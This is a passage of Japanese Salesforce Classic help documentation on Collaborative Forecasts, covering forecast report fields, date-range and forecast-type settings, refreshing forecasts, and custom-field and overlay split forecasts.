メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

売上予測レポートを使用できるかどうかを確認するには、[レポート] タブに移動して、[新規レポート] をクリックします。Salesforce システム管理者が売上予測レポートタイプを置いたフォルダを選択します。このテーブルに記されている項目またはレポートタイプ名が表示されていない場合は、システム管理者に確認してください。

重要: レポートには、レポート実行時の最新情報が含まれます。レポート実行時に変更が進行中であった場合、レポートの金額と売上予測ページの金額が異なる可能性があります。

レポートに表示されるデータは、コラボレーション売上予測に表示できる内容によって異なります。たとえば、売上予測マネージャは調整を確認できますが、同様のレポートを実行している売上予測マネージャ以外のユーザは調整後の金額をレポートで確認することはできません。売上予測金額は、多くのユーザの売上予測金額の積み上げ集計で構成されることがあるため、集計項目を使用する場合にはレポート結果を詳しく調べてください。

レポート要素	表示方法
特定のユーザの観点での売上予測概要。	売上予測データレポートを作成し、[所有者: 氏名] を使用して検索条件を追加します。特定の人の名前で絞り込みます。
調整なしの個人の商談 (収益ベース) の合計金額。	[所有者のみの金額] を売上予測データレポートに追加します。たとえば、それぞれが 10,000 ドルの価値がある 2 つの商談を所有している場合、[所有者のみの金額] は 20,000 ドルになります。数量ベースの同じ情報を表示するには、[所有者のみの数量] をレポートに追加します。
個人が所有する商談 (収益ベース) およびその個人の部下の商談の調整なしの合計数量。部下には売上予測階層のその個人の下位にいる全員が含まれます。この金額はレポートにのみ表示されます。	[調整なしの金額] を売上予測データレポートに追加します。たとえば、あなたが所有するすべての商談の合計金額が 20,000 ドルであり、あなたの部下の合計金額が 55,000 ドルである場合、[調整なしの金額] は 75,000 ドルになります。数量ベースの同じ情報を表示する

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

売上予測を使用する
- 「売上予測を許可」

[レポート] タブを参照する
- 「レポート実行」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

および

「レポートビルダー」

レポート要素	表示方法
	には、[調整なしの数量] をレポートに追加します。
売上予測の所有者から見た売上予測の数値。これは、所有者の商談 (収益ベース) とその部下の商談の合計金額です (売上予測所有者が所有者またはその部下の売上予測に行った調整を含む)。これには、売上予測階層でその所有者より上位の売上予測マネージャによって行われる調整は含まれません。	[マネージャによる調整なしの金額] を売上予測データレポートに追加します。たとえば、Anne の [調整なしの金額] が 75,000 ドルであり、内訳は Anne 自身の商談である 20,000 ドルと、Anne の部下である Ben が所有する商談の 55,000 ドルであるとします。Anne は、Ben の合計金額 85,000 ドルを 65,000 ドルに調整しました。あなたが Anne の数値を 85,000 ドルから 100,000 ドルに調整しても、[マネージャによる調整なしの金額] には Anne に対する表示と同じように 85,000 ドルが表示されます (また、あなたは Anne のマネージャであるため、Anne にはあなたの調整は表示されません)。あなたが行った 100,000 ドルへの調整が含まれた金額を確認するには、[売上予測 金額] を調べます。数量ベースの同じ情報を表示するには、[マネージャによる調整なしの数量] をレポートに追加します。
売上予測マネージャの観点での収益売上予測、およびすべての売上予測の調整を含む所有者およびその部下の商談の合計金額。	[売上予測 金額] を売上予測データレポートに追加します。たとえば、あなたは売上予測マネージャであり、あなたの部下である売上予測マネージャがもう 1 人いて、そのマネージャの [マネージャによる調整なしの金額] の合計が 85,000 ドルであるとします。売上予測を 100,000 ドルに調整すると、[売上予測 金額] は 100,000 ドルになります。数量ベースの同じ情報を表示するには、[数量ベースの売上予測] をレポートに追加します。
誰の売上予測金額が調整されているか。	[調整あり] を売上予測データレポートに追加します。たとえば、いずれかの部下の売上予測金額にマネージャが調整を行った場合、このチェックボックスがオンになります。あなたの部下が、その部下の金額に調整を加えると、このチェックボックスがオンになります。ただし、「すべてのデータの参照」権限を持っていなければ、売上予測マネージャがあなたの売上予測金額に調整を加えても、このチェックボックスはオフのままになります。これは、あなたが売上予測マネージャの調整情報に対するアクセス権を持っていないためです。また、[所有者による調整あり] も追加します。売上予測ユーザがその売上予測を調整すると、このチェックボックスがオンになります。
売上予測の目標詳細。	売上予測目標レポートを作成します。たとえば、Salesforce システム管理者がレポートタイプを設定する方法によって、目標所有者の氏名などの項目を含めることができます。次に、自分の名前で絞り込んで、自

レポート要素	表示方法
	分が作成した目標とそれらに関連する取引先および所有者を表示できます。
以前の売上予測金額と比較した今日の売上予測金額。	履歴トレンドが関連する売上予測レポートを作成し、所有者別に並び替えられた、月初めの [売上予測 金額] 項目の値を月末の値と比較します。
直属部下のみの結果。	売上予測レポートを作成するときに、[表示] メニューから [私の直属部下の <*項目名*>] を選択します。
この結果の元となる売上予測種別。	レポート結果の [売上予測種別] 項目を参照します。この項目は、売上予測データレポートおよび目標レポートのデフォルトのページレイアウトに含まれます。

関連トピック:

- コラボレーション売上予測のカスタムレポートタイプ
- コラボレーション売上予測でのカスタムレポートタイプの作成

売上予測の表示と編集

コラボレーション売上予測の情報の表示と編集に役立ついくつかの基本タスクについて説明します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

売上予測の日付範囲表示の変更

[コラボレーション売上予測] 積み上げ集計テーブルには、コラボレーション売上予測設定に基づいて、各月または各四半期か、複数月または複数四半期にわたる売上予測の金額が表示されます。Salesforce システム管理者がコラボレーション売上予測を設定すると、デフォルトの売上予測日付範囲表示が選択されます。たとえば、デフォルトが現時点から 3 か月である場合があります。このデフォルトを使用するか、自分の売上予測に表示される日付範囲を変更します。

売上予測種別間の変更

コラボレーション売上予測で複数の売上予測種別を有効にしている場合、売上予測で使用する種別を選択します。

売上予測から商談の詳細を表示する場合のガイドライン

コラボレーション売上予測で自分または部下の売上予測の詳細ページから、すべての部下または 1 人の部下の売上予測を構成する商談を、月または月の範囲で表示できます。

売上予測の更新に関するガイドライン

コラボレーション売上予測の売上予測金額は、特定のアクションで変更される可能性があります。たとえば、売上予測ページを表示しているときに、部下が関連する商談を編集したり、部下のさらに部下の売上予測を調整したりすることがあります。また、あなた自身があなたのページで部下の売上予測を調整する場合もあります。これらの変更を表示するには、売上予測ページを更新します。

売上予測の日付範囲表示の変更

[コラボレーション売上予測]積み上げ集計テーブルには、コラボレーション売上予測設定に基づいて、各月または各四半期か、複数月または複数四半期にわたる売上予測の金額が表示されます。Salesforce システム管理者がコラボレーション売上予測を設定すると、デフォルトの売上予測日付範囲表示が選択されます。たとえば、デフォルトが現時点から 3 か月である場合があります。このデフォルトを使用するか、自分の売上予測に表示される日付範囲を変更します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

選択した範囲は、現在の月または四半期と相対的になります。たとえば、1 月に、開始月として 1 月、終了月として 4 月を選択するとします。2 月になると、日付範囲は 2 月から 5 月というように表示されます。選択した日付範囲は、別の範囲を選択するまで選択されたままになります。

1. [売上予測] タブをクリックします。
2. 積み上げ集計テーブルで [変更] をクリックします。
3. [売上予測範囲] ダイアログボックスで、開始期間と終了期間を選択します。
4. 変更内容を保存します。

関連トピック:

- 月別売上予測と四半期別売上予測
- コラボレーション売上予測の概念

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

売上予測を使用する
- 「売上予測を許可」

売上予測種別間の変更

コラボレーション売上予測で複数の売上予測種別を有効にしている場合、売上予測で使用する種別を選択します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

1. 通貨種別または単位の売上予測名の横にある ▼ をクリックします。
2. [収益] または [数量 (単位)] を選択します。
3. [収益] を選択したときにマルチ通貨が有効化されている場合は、表示通貨も選択できます。[通貨] で [通貨の変更] をクリックします。

関連トピック:

- コラボレーション売上予測の要素
- 収益売上予測単位と数量売上予測単位
- コラボレーション売上予測の概念
- コラボレーション売上予測でマルチ通貨を使用する場合のガイドライン
- コラボレーション売上予測での売上予測の調整

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限


売上予測を使用する
- 「売上予測を許可」

売上予測から商談の詳細を表示する場合のガイドライン

コラボレーション売上予測で自分または部下の売上予測の詳細ページから、すべての部下または 1 人の部下の売上予測を構成する商談を、月または月の範囲で表示できます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

- 営業チームの売上予測が商品ファミリに基づく場合、商品ファミリごとに自分自身または部下の商談を表示できます。積み上げ集計テーブルのセルを選択すると、そのセルに関連する商談がページ下部のリストに表示されます。商談は、列ヘッダー別に並び替えできます。
- 1 つの商品ファミリについて部下の商談を表示するには、部下の名前の横にある + をクリックして商品ファミリ行を表示し、商品ファミリ名をクリックします。
- 商談の分割を参照するには、商談の分割率の上にマウスポインタを置き、をクリックします。商談分割の詳細ウィンドウに、選択した売上予測セルに積み上げ集計された分割が太字で表示されます。選択した売上予測セルに積み上げ集計されなかった商談の分割は、灰色で表示されます。商談所有者の 1 つの 100% 分割のみを含む商談は分割の詳細が表示されません。



関連トピック:

売上予測ページに商談が表示されないのはなぜですか?

コラボレーション売上予測でのパートナーポータルユーザの商談

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

売上予測の更新に関するガイドライン

コラボレーション売上予測の売上予測金額は、特定のアクションで変更される可能性があります。たとえば、売上予測ページを表示しているときに、部下が関連する商談を編集したり、部下のさらに部下の売上予測を調整したりすることがあります。また、あなた自身があなたのページで部下の売上予測を調整する場合もあります。これらの変更を表示するには、売上予測ページを更新します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

積み上げ集計テーブルで選択した売上予測について商談の更新や売上予測の調整が行われた場合、そのことを通知します。

- 選択された売上予測に処理中の調整がある場合 (あなた自身または部下の売上予測)、その売上予測の横に処理インジケータ ( ) が表示されます。
- 選択された売上予測の関連する商談が更新されると、商談リストのヘッダーに処理インジケータが表示されます。
- 商談リストのヘッダーに 変更の処理中 というメッセージが表示されます。

変更を表示するには、[更新] をクリックします。

関連トピック:

コラボレーション売上予測での売上予測の調整
コラボレーション売上予測での調整消去

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

売上予測種別

コラボレーション売上予測で使用できる売上予測種別について説明します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

収益売上予測単位と数量売上予測単位

コラボレーション売上予測の収益または数量の売上予測を計算します。

カスタム商談項目の売上予測

コラボレーション売上予測では、標準の商談の［金額］項目を超える収益を追跡および予測できます。

オーバーレイ分割の売上予測

商談の成立に貢献したけれども、直接担当していない営業チームメンバーの収益をコラボレーション売上予測で追跡します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

収益売上予測単位と数量売上予測単位

コラボレーション売上予測の収益または数量の売上予測を計算します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

- 商談数量の売上予測は商談の［数量］項目に基づいて積み上げ集計されるのに対して、商談収益の売上予測は商談の［金額］項目に基づいて積み上げ集計されます。
- 商談分割の収益売上予測の場合、商談の［金額］項目と営業担当者に割り当てられた分割率に基づいて積み上げ集計されます。
- カスタム商談項目の売上予測の場合、カスタム項目の金額に基づいて積み上げ集計されます。
- 商品ファミリの収益売上予測の場合、その商品ファミリのすべての商談品目の［合計金額］項目の総和に基づいて積み上げ集計されます。
- 商品ファミリの数量売上予測の場合、その商品ファミリのすべての商談品目の［数量］項目に基づいて積み上げ集計されます。
- 商談品目を持たない商談か、指定された商品ファミリが含まれない品目を持つ商談の場合、合計は [売上予測] ページの [分類されていない商品] 行に集計されます。

次に例を示します。

- 営業部門の副部長が米ドルに基づいた目標金額を設定したため、営業マネージャは収益を使用して売上予測を行う必要があります。
- 10,000個の販売促進商品を販売するインセンティブがあるため、営業担当は数量を使用して売上予測を行う必要があります。

商談や商品ファミリなど、同じデータソースの収益および数量を売上予測する場合、Salesforceシステム管理者はそれぞれに売上予測種別を作成し、売上予測ページで売上予測種別間を切り替えることができます。

関連トピック:

- 売上予測種別間の変更
- コラボレーション売上予測の概念
- コラボレーション売上予測でマルチ通貨を使用する場合のガイドライン
- コラボレーション売上予測での売上予測の調整

カスタム商談項目の売上予測

コラボレーション売上予測では、標準の商談の［金額］項目を超える収益を追跡および予測できます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

商談のカスタム通貨項目で売上予測できます。たとえば、営業チームが［余白］、［月間経常収益］、［年間契約金額］、または会社が必要とするその他の通貨項目などのカスタム項目を使用する場合があります。Salesforce システム管理者はカスタム項目に基づいて売上予測を設定できます。その後、営業マネージャはこの売上予測を売上予測ページで表示できます。

エディション

使用可能なエディション: Salesforce Classic


使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、および **Developer** Edition

カスタム項目で商談の分割を使用する場合、売上予測には分割も取り込まれます。カスタム項目の売上予測は、単独で使用することも、商談の［金額］項目に基づく商談収益の売上予測など、その他の売上予測と共に使用することもできます。システム管理者は、標準［期待収益］項目の売上予測を設定することもできます。

メモ: 売上予測を参照している売上予測マネージャまたは営業担当がカスタム商談項目にアクセスできない場合、売上予測金額は表示できますが、商談リストのカスタム項目値は表示できません。


年間契約額の売上予測: シンプルなカスタム項目の売上予測

次に、営業担当の Anna Bressan が所有する商談を示します。Anna には多数の複数年案件があるため、カスタム［年間契約金額］項目で案件から得る各年の収益を追跡します。



- Anna はこの商談を所有しています (1)。
- この項目には、カスタム [Annual Contract Value (年間契約額)] が表示されています (2)。

Anna のすべての商談で [Annual Contract Value (年間契約額)] 項目が彼女の年間契約額の売上予測に積み上げ集計され、Salesforce で設定したその他の売上予測と一緒に売上予測ページに表示されます。




- この領域には、Anna の年間契約額の売上予測が表示されています (1)。
- この売上予測には、カスタム項目と同じ名前が付きます (2)。
- [売上予測金額] は、Anna の売上予測に積み上げ集計される［年間契約金額］項目の値です (3)。
- この領域には、Anna の「Acme - Premium Support」(Acme – プレミアムサポート) 商談の［年間契約金額］項目の売上予測金額が表示されています (4)。

メモ: カスタム項目売上予測を有効にするには、Salesforce システム管理者がカスタム項目の商談分割を有効にする必要があります。ただし、商談所有者は項目の 100% 分割を自動的に受け取るため、項目での分割を会社で使用しない場合、積み上げ集計は分割がない場合と同じになります。


商談の分割を使用したカスタム項目の売上予測

カスタム項目で商談分割を使用する場合、カスタム項目の売上予測ではこれらの分割が積み上げ集計されます。たとえば、次に営業担当の Anna が所有する商談を示します。この商談には、会社の全体的な年間契約額の増加を担当する営業担当技術者 Kevin の [Annual Contract Value (年間契約額)] 項目に対するカスタム分割が含まれています。この場合、Kevin の 25% 分割は、Kevin の年間契約額の売上予測に積み上げ集計されます。



- Anna はこの商談を所有しています (1)。
- [Annual Contract Value (年間契約額)] というカスタム通貨項目を含む商談 (2)。
- Kevin は [Annual Contract Value (年間契約額)] 項目に対して 25% 分割を受け取ります (3)。

Kevin のマネージャは、年間契約額の売上予測を参照し、Kevin が貢献している案件や、Kevin の営業担当技術者チームが取り組んでいる他の商談すべてを確認できます。Kevin のマネージャは、Kevin が担当するすべての商談で 25% のクレジットを得ていることと、最善達成予測の売上予測の合計が $1,026,000 になることを確認できます。Kevin のマネージャが、案件が最終的にはより高い金額で成立すると予測する場合、マネージャは最善達成予測の売上予測金額を上向きに調整できます。Anna のマネージャは、売上予測で Anna の 75% 分割を確認できます。



- この領域には、Kevin の年間契約額の分割の売上予測が表示されています (1)。
- この領域には、Anna の「Acme – Premium Support」(Acme – プレミアムサポート) 商談に対する Kevin の 25% 分割が表示されています (2)。

標準の [期待収益] 項目からの売上予測

標準［期待収益］項目は、［金額］項目に示された金額より収益が多くまたは少なくなる可能性が高い商談に役立ちます。［期待収益］項目を使用する場合、システム管理者はその売上予測を設定できます。その後、[期待収益] の売上予測が、カスタム項目の売上予測と同じように [売上予測種別] メニューに表示されます。

オーバーレイ分割の売上予測

商談の成立に貢献したけれども、直接担当していない営業チームメンバーの収益をコラボレーション売上予測で追跡します。

エディション

使用可能なエディション: Salesforce Classic


使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、および **Developer** Edition

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

商談を直接担当したチームメンバーにクレジットを与える収益分割を使用されている営業マネージャもいるでしょう。商談のクレジットをより柔軟に割り当てることができるように、オーバーレイ分割を使用できます。自分と他のチームメンバーは、商談に関わったオーバーレイ営業ロールにクレジットを割り当てることができます。オーバーレイ分割は、商談金額の任意の割合になるように設定でき、100% を超えることもできます。たとえば、営業チームには、案件成立に貢献したけれども、直接担当していない営業担当技術者、製品の専門家、またはパートナーが含まれることがあります。

